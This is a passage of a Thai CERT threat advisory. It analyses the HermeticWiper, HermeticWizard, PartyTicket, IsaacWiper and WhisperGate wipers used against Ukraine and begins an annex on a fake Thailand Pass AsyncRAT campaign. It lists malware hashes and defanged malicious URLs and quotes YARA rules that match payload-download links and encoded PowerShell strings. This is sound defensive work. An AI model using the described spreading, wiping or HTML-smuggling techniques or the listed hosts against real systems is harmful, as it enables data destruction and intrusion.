  - Master Boot Record (MBR)
  - Master File Table (MFT)
  - ไฟล์ $Bitmap และ $LogFile ที่อยู่ในทุก drive
  - ไฟล์ registry keys (NTUSER*)

- C:\Windows\System32\winevt\Logs
- นอกจากนี้ HermeticWiper ยังทำลายโฟลเดอร์และไฟล์ใน Windows, Program Files, Program Files (x86), PerfLogs, Boot, System Volume Information และโฟลเดอร์ AppData โดยใช้ FSCTL_MOVE_FILE operation
- จากนั้นเครื่องคอมพิวเตอร์ที่ถูก HermeticWiper โจมตีจะรีสตาร์ท แต่อย่างไรก็ตาม เครื่องคอมพิวเตอร์ดังกล่าวจะไม่สามารถบู๊ตได้ เนื่องจาก MBR, MFT และไฟล์ส่วนใหญ่ถูกทำลาย

■ **ส่วนที่ 2. HermeticWizard**: สำหรับการกระจาย HermeticWiper ผ่านเครือข่ายภายใน (LAN) ผ่าน WMI และ SMB

- HermeticWizard เป็นโปรแกรมที่ถูก sign โดย certificate ของ Hermetica Digital Ltd โดย certificate ออกเมื่อวันที่ 13 เมษายน 2564 แต่อย่างไรก็ตามในห้วงเวลาที่รายงานฉบับนี้ออก certificate นี้ได้ถูกเพิกถอน (revoke) ไปเป็นที่เรียบร้อยแล้วเช่นกัน
- HermeticWizard เป็นไฟล์ PE ที่ถูกเข้ารหัส ประกอบด้วย 3 resource ดังนี้
  - 1. HermeticWiper
    - com.exe (HermeticWiper)
      - MD5: 84ba0197920fd3e2b7dfa719fee09d2f
      - SHA-1: 912342f1c840a42f6b74132f8a7c4ffe7d40fb77
      - SHA-256: 0385eeab00e946a302b24a91dea4187c1210597b8e17cd9e2230450f5ece21da
      - Imphash: 4233d97404e1fecedef6a46e0f7c09b9
    - conhosts.exe (HermeticWiper)
      - MD5: 3f4a16b29f2f0532b7ce3e7656799125
      - SHA-1: 61b25d11392172e587d8da3045812a66c3385451

- SHA-256: 1bc44eef75779e3ca1eefb8ff5a64807dbc942b1e4a2672d77b9f6928d292591
- Imphash: fe4a2284122da348258c83ef437fbd7b

■ c9EEAF78C9A12.dat (HermeticWiper)

- SHA-1: 3c54c9a49a8ddca02189fe15fea52fe24f41a86f

○ 2. exec_32.dll (สำหรับการแพร่กระจาย HermeticWiper ไปยังเครื่องคอมพิวเตอร์เครื่องอื่น ๆ ผ่าน WMI)

■ SHA-1: 6b5958bfabfe7c731193adb96880b225c8505b73

○ 3. romance.dll (สำหรับการแพร่กระจาย HermeticWiper ไปยังเครื่องคอมพิวเตอร์เครื่องอื่น ๆ ผ่าน SMB)

■ SHA-1: ac5b6f16fc5115f0e2327a589246ba00b41439c2

- HermeticWizard เริ่มต้นด้วยการพยายามค้นหาเครื่องคอมพิวเตอร์อื่น ๆ ในเครือข่ายภายใน โดยการรวบรวม IP Address ที่อยู่ในเครื่องเหยื่อโดยใช้ Windows function เหล่านี้
  - DNSGetCacheDataTable
  - GetIpNetTable
  - WNetOpenEnumW(RESOURCE_GLOBALNET, RESOURCETYPE_ANY)
  - NetServerEnum
  - GetTcpTable
  - GetAdaptersAddresses
- HermeticWizard จะค้นหาเครื่องคอมพิวเตอร์เป้าหมายที่อยู่ในเครือข่ายภายในโดยการสแกนเครือข่ายที่เป็น local IP address ขนาด class C (/24) โดยเป็นการสแกน TCP Port 20 (ftp) 21(ftp) 22(ssh) 80(http) 135(rpc) 137(netbios) 139(smb) 443(https) และ 445(smb)

- หลังจากที่ HermeticWizard พบเครื่องคอมพิวเตอร์เป้าหมาย HermeticWizard จะส่ง WMI spreader ลงบนดิสก์และสร้าง process ใหม่เพื่อส่ง HermeticWiper และสั่งให้ HermeticWiper ทำงาน (executes) บนเครื่องเป้าหมายใหม่ต่อไป

- **ส่วนที่ 3. HermeticRansom หรือ PartyTicket ransomware**: เป็นมัลแวร์เรียกค่าไถ่ (ransomware) เขียนโดยภาษา Go ทั้งนี้ HermeticRansom เป็นตระกูลแรนซัมแวร์ที่ไม่ซับซ้อนและได้รับการออกแบบมาไม่ดี โดยคาดว่าถูกใช้งานพร้อมกับ HermeticWiper ซึ่งอาจใช้เพื่อวัตถุประสงค์ในการลวงการปฏิบัติการของการโจมตีจาก HermeticWiper
  - HermeticRansom จะสร้าง AES key จำนวน 1 Key ในการเข้ารหัสไฟล์เป้าหมายด้วย GCM mode โดยใช้ 32-byte alphanumeric string ที่สร้างขึ้นโดยใช้ Go ฟังก์ชันชื่อ math.rand.Int()[1] ซึ่งไม่ปลอดภัยในการเข้ารหัสและสามารถกำหนด Pattern เพื่อสร้าง AES key ที่ใช้ในการเข้ารหัสได้ ส่งผลให้ไฟล์ที่ถูกโจมตีสามารถถอดรหัสได้โดยไม่ต้องใช้ RSA private key
  - ไฟล์ที่ถูกโจมตีจะมีนามสกุลเป็น [vote2024forjb@protonmail.com].encryptedJB
  - หลังจากที่แต่ละไฟล์บนเครื่องของเหยื่อถูกเข้ารหัสแล้ว HermeticRansom และไฟล์อื่น ๆ ที่เกี่ยวข้องจะถูกลบออก โดยมีการบันทึก ranso ที่เดสก์ท็อปบนเครื่องของเหยื่อโดยใช้ชื่อไฟล์ read_me.html
  - cc2.exe (HermeticRansom หรือ PartyTicket ransomware)
    - MD5: d5d2c4ac6c724cd63b69ca054713e278
    - SHA-1: f32d791ec9e6385a91b45942c230f52aff1626df
    - SHA-256: 4dc13bb83a16d4ff9865a51b3e4d24112327c526c1392e14d56f20d6f4eaf382
    - Imphash: 96c44fa1eee2c4e9b9e77d7bf42d59e6

ระลอกที่ 3 ประมาณ 24 ก.พ.65

- IsaacWiper
  - IsaacWiper มีวัตถุประสงค์เพื่อทำลายข้อมูลบนฮาร์ดดิสก์ทุกตัวบนเครื่องของเหยื่อ ซึ่งส่งผลให้เครื่องคอมพิวเตอร์ดังกล่าวไม่สามารถใช้งานได้

[1] "rand package - math/rand - go.pkg.dev." https://pkg.go.dev/math/rand. Accessed 2 Mar. 2022.

- โดย IsaacWiper พบได้ในรูปแบบ Windows DLL หรือ EXE ซึ่งเป็นซอฟต์แวร์ที่ไม่ได้ถูก sign ทั้งนี้ IsaacWiper จะเริ่มการโจมตีด้วยการ enumerate ไดรฟ์ (physical drive) ที่อยู่บนเครื่องของเหยื่อเพื่อให้ได้ข้อมูลของ device number จากนั้นจะทำการเขียนทับ 0x10000 ไบต์แรกของแต่ละฮาร์ดดิสก์ทุกตัวโดยใช้ข้อมูลที่เกิดจากการสุ่มโดยใช้ ISAAC pseudorandom generator จากนั้น IsaacWiper จะค้นหาไดรฟ์แบบลอจิคัล (logical drive) และทำการเขียนทับทุกๆ ไฟล์ของแต่ละไดรฟ์ด้วยข้อมูลแบบสุ่มที่สร้างโดย ISAAC pseudorandom generator
  - cl64.dll (IsaacWiper)
    - SHA-1: ad602039c6f0237d4a997d5640e92ce5e2b3bba3
  - cld.dll (IsaacWiper)
    - SHA-1: 736a4cfad1ed83a6a0b75b0474d5e01a3a36f950
  - clean.exe (IsaacWiper)
    - SHA-1: e9b96e9b86fad28d950ca428879168e0894d854f

มาตรการรับมือ

ดำเนินการอย่างน้อยตามที่ระบุไว้ใน “**[TLP:WHITE] คำแนะนำด้านความปลอดภัยทั่วไป: กรณีเสริมสร้างความมั่นคงปลอดภัยทางไซเบอร์ขององค์กรท่ามกลางความขัดแย้งระหว่างรัสเซียและยูเครน**” เมื่อวันที่ 27 ก.พ.65

MITRE ATT&CK techniques

- T1078.002 Valid Accounts
- T1059.003 Command and Scripting Interpreter: Windows Command Shell
- T1106 Native API
- T1569.002 System Services: Service Execution
- T1047 Windows Management Instrumentation
- T1018 Remote System Discovery
- T1021.002 Remote Services: SMB/Windows Admin Shares
- T1021.003 Remote Services: Distributed Component Object Model
- T1561.002 Disk Wipe: Disk Structure Wipe
- T1561.001 Disk Wipe: Disk Content Wipe
- T1485 Data Destruction
- T1499.002 Endpoint Denial of Service: Service Exhaustion Flood

วิธีตรวจสอบว่าหน่วยงานถูกโจมตีหรือได้รับความเสียหายจากการถูกโจมตี

Indicators of compromise (IOCs)

- stage1.exe (WhisperGate stage 1)
  - MD5: 5d5c99a08a7d927346ca2dafa7973fc1
  - SHA-1: 189166d382c73c242ba45889d57980548d4ba37e
  - SHA-256: a196c6b8ffcb97ffb276d04f354696e2391311db3841ae16c8c9f56f36a38e92
  - Imphash: 3a2a2de20daa74d8f6921230416ed4e6
- stage2.exe (WhisperGate stage 2)
  - MD5: 14c8482f302b5e81e3fa1b18a509289d
  - SHA-1: 16525cb2fd86dce842107eb1ba6174b23f188537
  - SHA-256: dcbbae5a1c61dbbbb7dcd6dc5dd1eb1169f5329958d38b58c3fd9384081c9b78
  - Imphash: f34d5f2d4577ed6d9ceec516c1f5a744
  - Hardcode URL: hxxps://cdn.discordapp[.]com/attachments/928503440139771947/930108637681184768/Tbopbh.jpg
  - Discord server: 162.159.135[.]233
- Stage3 - (WhisperGate stage 3 ยังไม่ได้ทำ reverse กลับ)
  - MD5: b3370eb3c5ef6c536195b3bea0120929
  - SHA-1: b2d863fc444b99c479859ad7f012b840f896172e
  - SHA-256: 923eb77b3c9e11d6c56052318c119c1a22d11ab71675e6b95d05eeb73d1accd6
- Stage3 - Frkmlkdkdubkznbkmcf.dll (WhisperGate stage 3 ทำ reverse กลับแล้ว)
  - MD5: e61518ae9454a563b8f842286bbdb87b
  - SHA-1: 82d29b52e35e7938e7ee610c04ea9daaf5e08e90

- SHA-256: 9ef7dbd3da51332a78eff19146d21c82957821e464e8133e9594a07d716d892d
- Imphash: dae02f32a21e03ce65412f6e56942daa

- AdvancedRun (WhisperGate stage 3)
  - SHA-256: cd5cb94cba8f2d5de82cfb548d21066b5bd79a0e8f721e86c464e5ad50f85d5b
- Waqybg (WhisperGate stage 4 File Corrupter)
  - MD5: 3907c7fbd4148395284d8e6e3c1dba5d
  - SHA-1: a67205dc84ec29eb71bb259b19c1a1783865c0fc
  - SHA-256: 34ca75a8c190f20b8a7596afeb255f2228cb2467bd210b2637965b61ac7ea907
  - Imphas: 54cfabe19c96b84b5812f45d4663034f
- x64 driver (ใน resource ของ HermeticWiper)
  - MD5: 6106653b08f4f72eeaa7f099e7c408a4
  - SHA-1: 0e84aff18d42fc691cb1104018f44403c325ad21
  - SHA-256: 96b77284744f8761c4f2558388e0aee2140618b484ff53fa8b222b340d2a9c84
  - Imphash: 5bba6eb3fccad3d563d56ef2d7e5d5e8
- x86 driver (ใน resource ของ HermeticWiper)
  - MD5: 093cee3b45f0954dce6cb891f6a920f7
  - SHA-1: 379ff9236f0f72963920232f4a0782911a6bd7f7
  - SHA-256: 8c614cf476f871274aa06153224e8f7354bf5e23e6853358591bf35a381fb75b
  - Imphash: 497ab08ca4751a30dbbe7158d270945d
- x64 XP driver (ใน resource ของ HermeticWiper)
  - MD5: bdf30adb4e19aff249e7da26b7f33ead
  - SHA-1: 87bd9404a68035f8d70804a5159a37d1eb0a3568

- SHA-256: 23ef301ddba39bb00f0819d2061c9c14d17dc30f780a945920a51bc3ba0198a4
- Imphash: 8dfd5cbf88d986cbbf130b4191352375

- x86 XP driver (ใน resource ของ HermeticWiper)
  - MD5: d57f1811d8258d8d277cd9f53657eef9
  - SHA-1: b33dd3ee12f9e6c150c964ea21147bf6b7f7afa9
  - SHA-256: 2c7732da3dcfc82f60f063f2ec9fa09f9d38d5cfbe80c850ded44de43bdb666d
  - Imphash: 57041138fec5a26208c8fbbb522eb8c3
- com.exe (HermeticWiper)
  - MD5: 84ba0197920fd3e2b7dfa719fee09d2f
  - SHA-1: 912342f1c840a42f6b74132f8a7c4ffe7d40fb77
  - SHA-256: 0385eeab00e946a302b24a91dea4187c1210597b8e17cd9e2230450f5ece21da
  - Imphash: 4233d97404e1fecedef6a46e0f7c09b9
- conhosts.exe (HermeticWiper)
  - MD5: 3f4a16b29f2f0532b7ce3e7656799125
  - SHA-1: 61b25d11392172e587d8da3045812a66c3385451
  - SHA-256: 1bc44eef75779e3ca1eefb8ff5a64807dbc942b1e4a2672d77b9f6928d292591
  - Imphash: fe4a2284122da348258c83ef437fbd7b
- c9EEAF78C9A12.dat (HermeticWiper)
  - SHA-1: 3c54c9a49a8ddca02189fe15fea52fe24f41a86f
- exec_32.dll (สำหรับการแพร่กระจาย HermeticWiper ไปยังเครื่องคอมพิวเตอร์เครื่องอื่น ๆ ผ่าน WMI)
  - SHA-1: 6b5958bfabfe7c731193adb96880b225c8505b73
- romance.dll (สำหรับการแพร่กระจาย HermeticWiper ไปยังเครื่องคอมพิวเตอร์เครื่องอื่น ๆ ผ่าน SMB)

- SHA-1: ac5b6f16fc5115f0e2327a589246ba00b41439c2

- cc2.exe (HermeticRansom หรือ PartyTicket ransomware)
  - MD5: d5d2c4ac6c724cd63b69ca054713e278
  - SHA-1: f32d791ec9e6385a91b45942c230f52aff1626df
  - SHA-256: 4dc13bb83a16d4ff9865a51b3e4d24112327c526c1392e14d56f20d6f4eaf382
  - Imphash: 96c44fa1eee2c4e9b9e77d7bf42d59e6
- cl64.dll (IsaacWiper)
  - SHA-1: ad602039c6f0237d4a997d5640e92ce5e2b3bba3
- cld.dll (IsaacWiper)
  - SHA-1: 736a4cfad1ed83a6a0b75b0474d5e01a3a36f950
- clean.exe (IsaacWiper)
  - SHA-1: e9b96e9b86fad28d950ca428879168e0894d854f

YARA Rule สำหรับ WhisperGate โดย BlackBerry Threat Research[2]

```
rule Stage_1

{
   meta:
      description = "Detects Stage 1 WhisperGate"
      author = "BlackBerry Threat Research"
      date = "2022-01-17"
      license = "This Yara rule is provided under the Apache License 2.0 (https://www.apache.org/licenses/LICENSE-2.0) and open to any user or organization, as long as you use it under this license and ensure originator credit in any derivative to The BlackBerry Research & Intelligence Team"

      strings:
         // Regex for ransom note in MBR
         $re1 = /You should pay us \$[0-9]{1,3}k via bitcoin wallet/
```

[2] "Threat Thursday: WhisperGate Wiper Targets Government, Non ...." 27 Jan. 2022, https://blogs.blackberry.com/en/2022/01/threat-thursday-whispergate-wiper. Accessed 2 Mar. 2022.

```
        // MBR signature
        $b1 = {55 AA}
        // Int 13 Bios interrupt
        $b2 = {CD 13}
        // Extended write interrupt code
        $b3 = {B4 43}

        // Strings in MBR replacement data
        $s1 = "Your hard drive has been corrupted."
        $s2 = "tox ID"
        $s3 = "We will contact you to give further instructions."

        // String used in CreateFileW call to open main physical drive
        $s4 = "\\\\.\\PhysicalDrive0" wide

        // The hardcoded data it uses to overwrite the MBR

    condition:
        // MZ header
        uint16(0) == 0x5a4d and

        ((all of ($b*) and 2 of ($s*)) or (all of ($s*) and $re1))
  }

import "pe"

rule Stage2
{
  meta:
    description = "Detects WhisperGate Stage 2"
    author = "BlackBerry Threat Research"
    date = "2022-01-17"
    license = "This Yara rule is provided under the Apache License 2.0
(https://www.apache.org/licenses/LICENSE-2.0) and open to any user or organization, as long as
you use it under this license and ensure originator credit in any derivative to The BlackBerry
Research & Intelligence Team"
```

```
  strings:
    // Regex for any attachment link coming from the same discord channel
    $re1 =
/https:\/\/cdn\.discordapp\.com\/attachments\/928503440139771947\/[0-9]{18}\/[^<>:"\/\|?*]*\b/
wide

    // 3 strings combined to make powershell command that evaluates to "Start-Sleep -s 10"
    $s1 = "powershell" wide
    $s2 = "-enc UwB0AGEAcgB0AC" wide
    $s3 = "0AUwBsAGUAZQBwACAALQBzACAAMQAwAA==" wide

    // The method name being looked for in stage 3
    $s4 = "Ylfwdwgmpilzyaph" wide

    // Used with .Replace("x", "") for reflection on WebClient to get DownloadData method
    $s5 = "DxownxloxadDxatxxax" wide

  condition:
    // MZ header
    uint16(0) == 0x5a4d and
    // is a .NET binary
    pe.data_directories[pe.IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR].size != 0 and

    $re1 and 2 of ($s*)
}

rule Stage3
{
  meta:
    description = "Detects WhisperGate Stage 3"
    author = "BlackBerry Threat Research"
    date = "2022-01-17"
    license = "This Yara rule is provided under the Apache License 2.0
(https://www.apache.org/licenses/LICENSE-2.0) and open to any user or organization, as long as
you use it under this license and ensure originator credit in any derivative to The BlackBerry
```

```
Research & Intelligence Team"

   strings:
      // The same as a string from stage2, not sure what it is
      $s1 = "Ylfwdwgmpilzyaph"
      // Names of resources
      $s3 = "78c855a088924e92a7f60d661c3d1845"
      $s4 = "7c8cb5598e724d34384cce7402b11f0e"

   condition:
      // MZ header
      uint16(0) == 0x5a4d and
      // is a .NET binary
      pe.data_directories[pe.IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR].size != 0 and

      all of them
}

import "pe"

rule Stage3_reversed
{
   meta:
      description = "Detects WhisperGate Stage 3 Reversed"
      author = "BlackBerry Threat Research"
      date = "2022-01-17"
      license = "This Yara rule is provided under the Apache License 2.0
(https://www.apache.org/licenses/LICENSE-2.0) and open to any user or organization, as long as
you use it under this license and ensure originator credit in any derivative to The BlackBerry
Research & Intelligence Team"

   strings:
      // This string was also in stage2 so defo want to look into it
      // but this is the reversed version because Stage3 is backwards
      $s1 = "hpayzlipmgwdwflY"
      // Names of resources backwards
```

```
    $s3 = "5481d3c166d06f7a29e429880a558c87"
    $s4 = "e0f11b2047ecc48343d427e8955bc8c7"

  condition:
    // MZ header backwards at the end of the file
    uint16(filesize-2) == 0x4d5a and

    all of them
}
```

YARA Rule สำหรับ HermeticWiper และ PartyTicket โดย SentinelLabs[3]

```
rule MAL_HERMETIC_WIPER {
  meta:
    desc = "Hermetic Wiper - broad hunting rule"
    author = "Hegel @ SentinelLabs"
    version = "1.0"
    last_modified = "02.23.2022"
    hash = "1bc44eef75779e3ca1eefb8ff5a64807dbc942b1e4a2672d77b9f6928d292591"
    reference = "https://www.sentinelone.com/labs/hermetic-wiper-ukraine-under-attack/"
  strings:
      $string1 = "DRV_XP_X64" wide ascii nocase
      $string2 = "EPMNTDRV\\%u" wide ascii nocase
      $string3 = "PhysicalDrive%u" wide ascii nocase
      $cert1 = "Hermetica Digital Ltd" wide ascii nocase
  condition:
    uint16(0) == 0x5A4D and
    all of them
}

rule MAL_PARTY_TICKET {
  meta:
    desc = "PartyTicket Golang Ransomware - associated with HermeticWiper campaign"
    author = "Hegel @ SentinelLabs"
```

[3] "HermeticWiper | New Destructive Malware Used In Cyber Attacks on ...." 24 Feb. 2022, https://www.sentinelone.com/labs/hermetic-wiper-ukraine-under-attack/. Accessed 2 Mar. 2022.

```
    version = "1.0"
    last_modified = "02.24.2022"
    hash = "4dc13bb83a16d4ff9865a51b3e4d24112327c526c1392e14d56f20d6f4eaf382"
    reference = "https://twitter.com/juanandres_gs/status/1496930731351805953"
  strings:
    $string1 = "/403forBiden/" wide ascii nocase
    $string2 = "/wHiteHousE/" wide ascii
    $string3 = "vote_result." wide ascii
    $string4 = "partyTicket." wide ascii
    $buildid1 = "Go build ID:
\"qb0H7AdWAYDzfMA1J80B/nJ9FF8fupJl4qnE4WvA5/PWkwEJfKUrRbYN59_Jba/2o0VIyvqlNFbLsDsFyL
2\"" wide ascii
    $project1 = "C:/projects/403forBiden/wHiteHousE/" wide ascii
  condition:
    uint16(0) == 0x5A4D and
    (2 of ($string*) or
      any of ($buildid*) or
      any of ($project*))
}
```

ข้อมูลอ้างอิง

- https://www.microsoft.com/security/blog/2022/01/15/destructive-malware-targeting-ukrainian-organizations/
- https://www.splunk.com/en_us/blog/security/threat-advisory-strt-ta02-destructive-software.html
- https://blogs.blackberry.com/en/2022/01/threat-thursday-whispergate-wiper
- https://www.sentinelone.com/labs/hermetic-wiper-ukraine-under-attack/
- https://www.welivesecurity.com/2022/03/01/isaacwiper-hermeticwizard-wiper-worm-targeting-ukraine/
- https://www.cisa.gov/uscert/sites/default/files/publications/AA22-057A_Destructive_Malware_Targeting_Organizations_in_Ukraine.pdf
- https://www.zscaler.com/blogs/security-research/technical-analysis-partyticket-ransomware
- https://github.com/SentineLabs/yara/blob/main/APT_ZZ_Unknown_HermeticWiper.yar

เอกสารแนบท้าย 3

[TLP:WHITE] แคมเปญที่กำหนดเป้าหมายต่อชาวไทย โดยการปลอมแปลงหน้า Thailand Pass เพื่อติดตั้ง AsyncRAT บนเครื่องคอมพิวเตอร์ของเหยื่อ


เผยแพร่ให้กับภาคส่วนโทรคมนาคมเมื่อ 29 มี.ค.65

เผยแพร่ให้กับสาธารณะเมื่อ 29 เม.ย.65

Executive Summary

ศูนย์ TTC-CERT พบแคมเปญที่กำหนดเป้าหมายต่อชาวไทย โดยการปลอมแปลงหน้า Thailand Pass เพื่อติดตั้ง AsyncRAT บนเครื่องคอมพิวเตอร์ของเหยื่อ ซึ่งที่ผ่านมาถึงแม้ว่าการโจมตีทางไซเบอร์ส่วนใหญ่จะดำเนินการด้วย macro-enabled documents ของโปรแกรม Microsoft Word หรือ Microsoft Excel ผู้ไม่หวังดีมักจะมองหาวิธีใหม่ ๆ ในการโจมตีผู้ที่อาจเป็นเหยื่อ โดยในครั้งนี้ ผู้เขียนสังเกตพบการโจมตีที่กำหนดเป้าหมายต่อชาวไทยด้วยการโจมตีแบบ HTML smuggling

ในขณะที่ทำการวิเคราะห์แคมเปญนี้ ผู้เขียนพบว่าผู้ไม่หวังดีดำเนินการตามภาพรวมของแคมเปญนี้ โดยสรุป ดังนี้



- Initial access คาดว่าน่าจะมาจากการส่ง Phishing ที่มีการแนบ URL ที่เป็นอันตราย โดยใช้ URL shortening service ของ bitly.com ซึ่งจะถูก redirect ไปที่ content delivery network (CDN) ของ Discord (https://cdn.discordapp.com/) เพื่อให้เหยื่อทำการดาวน์โหลด zip ไฟล์ (qr_thailand_pass.zip)
- เมื่อแตกไฟล์ qr_thailand_pass.zip ออกมา ไฟล์ที่อยู่ภายใน zip จะเป็นไฟล์ HTML (qr_thailand_pass.html)
- ผู้ไม่หวังดีได้ทำการโจมตีแบบ HTML smuggling ซึ่งในครั้งนี้ผู้ไม่หวังดีทำการลักลอบใส่สคริปต์ที่ encode แบบ base64 อยู่ในไฟล์ HTML ที่เป็นอันตรายนี้ (qr_thailand_pass.html) ซึ่งหากเหยื่อเปิดไฟล์ HTML นี้ด้วยเว็บเบราว์เซอร์ สคริปต์ที่เป็นอันตรายจะถูก decode และ


payload (ในที่นี่คือ Document-Required.zip) จะถูกดาวน์โหลดมาบนเครื่องคอมพิวเตอร์ของเหยื่อ

- ไฟล์ Document-Required.zip ข้างในจะประกอบไปด้วยไฟล์ VB Script ที่มีการทำ obfuscate เอาไว้ ซึ่งมีหน้าที่ในการดาวน์โหลด PowerShell Script โดย PowerShell Script นี้ มีหน้าที่ในการค้นหาและปิดการทำงาน (disable) ของแอนตี้ไวรัสบนเครื่องคอมพิวเตอร์ของเหยื่อ แล้วจึงทำการ execute payload เพื่อติดตั้ง Remote Access Trojan (RAT) ในแคมเปญครั้งนี้ คือ AsyncRAT[1]

ผู้เขียนพบว่าเมื่อแตกไฟล์ qr_thailand_pass.zip ออกมา ไฟล์ที่อยู่ภายใน zip จะเป็นไฟล์ HTML ที่ผู้ไม่หวังดีได้สร้างลอกเลียนแบบให้เหมือนกับหน้าสำหรับการลงทะเบียน Thailand Pass ที่เป็นภาษาไทย ซึ่งศูนย์ TTC-CERT วิเคราะห์แล้วพบว่า แคมเปญนี้มีความเป็นไปได้สูงที่เป็นแคมเปญที่กำหนดเป้าหมายในการโจมตีเพื่อขโมยข้อมูลที่อยู่ในเครื่องคอมพิวเตอร์ของชาวไทย โดยผู้ไม่หวังดีพยายามติดตั้ง AsyncRAT บนเครื่องคอมพิวเตอร์ของเหยื่อซึ่งอาจส่งผลให้ผู้ไม่หวังดีสามารถ monitor และทำการควบคุมเครื่องคอมพิวเตอร์ของเหยื่อ ตลอดจนขโมยข้อมูลบนเครื่องคอมพิวเตอร์ของเหยื่อได้จากระยะไกลผ่านการเชื่อมต่อที่มีการเข้ารหัส

รายละเอียดทางเทคนิค

ในระหว่างการทำวิจัยผ่าน Open Source Intelligence (OSINT) ตามปกติของศูนย์ TTC-CERT ผู้เขียนพบโพสต์ใน Twitter ที่มีการกล่าวถึงการปลอมแปลงหน้า Thailand Pass โดย Germán Fernández[2] รายละเอียด ดังรูป




ศูนย์ TTC-CERT จึงได้นำไฟล์ที่ได้จาก hxxp://bitly[.]com/Document-thpass มาวิเคราะห์เพื่อศึกษาพฤติกรรม รูปแบบการโจมตี และวัตถุประสงค์ของการโจมตีในครั้งนี้ อันจะนำไปสู่การหาวิธีการตรวจจับ

[1] "NYAN-x-CAT/AsyncRAT-C-Sharp: Open-Source Remote ... - GitHub." https://github.com/NYAN-x-CAT/AsyncRAT-C-Sharp. Accessed 21 Mar. 2022.

[2] "Germán Fernández (@1ZRR4H) / Twitter." https://twitter.com/1ZRR4H/status/1501258338444603394. Accessed 18 Mar. 2022.

และป้องกันเหตุภัยคุกคามทางไซเบอร์ที่อาจเกิดขึ้นกับองค์กรต่าง ๆ ในประเทศไทย โดยมีรายละเอียดสิ่งที่พบดังนี้

